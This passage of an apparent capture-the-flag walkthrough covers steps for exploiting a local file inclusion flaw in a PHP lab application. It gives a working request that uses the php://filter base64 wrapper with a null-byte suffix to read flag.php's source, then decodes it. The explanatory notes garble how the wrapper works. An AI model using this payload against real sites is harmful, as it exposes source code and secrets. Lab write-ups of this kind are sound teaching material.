


6. Let's check the contents of `flag.php`. Type `http://178.172.195.18:11177/lfi1/flag.php` into the address bar and press `[Enter]`.




> **NOTE:**
>
> We received the message: "***Try harder!***" this happened because the server didn't show the contents of the file, it interpreted it and returned only the output message to us.
>
> If we want to get the source code, we need to use a php wrapper to encode the content of the file and decode it through any online service.

7. Let's change the GET request to the following `http://178.172.195.18:11177/lfi1/?file=php://filter/convert.base64-encode/resource=flag.php%00.txt`



> **NOTE:**
>
> - `?file=` - to use the PHP wrapper, you must use the PHP interpreter, available to us through the file upload mechanism. Also, if we try to use it without interpretation, the server will try to find the local file, but will not find anything and will return an error.
> - `php://filter/convert.base64-encode/resource=flag.php%00.txt` - all GET requests are collected as values inside the global php array (*`$_GET[]`*). Before adding, the php shell reads the "flag.php" file and encodes its contents into Base64 format. This value will be added to the global array as a string and the web application will display it for us.

8. Select and copy the entire Base64 format string.
9. Go to any online decoder or use Burpsuite's internal decoder (*I prefer https://dencode.com*).
10. Insert the value and find the decoded string.



11. Collect the "*Flag*".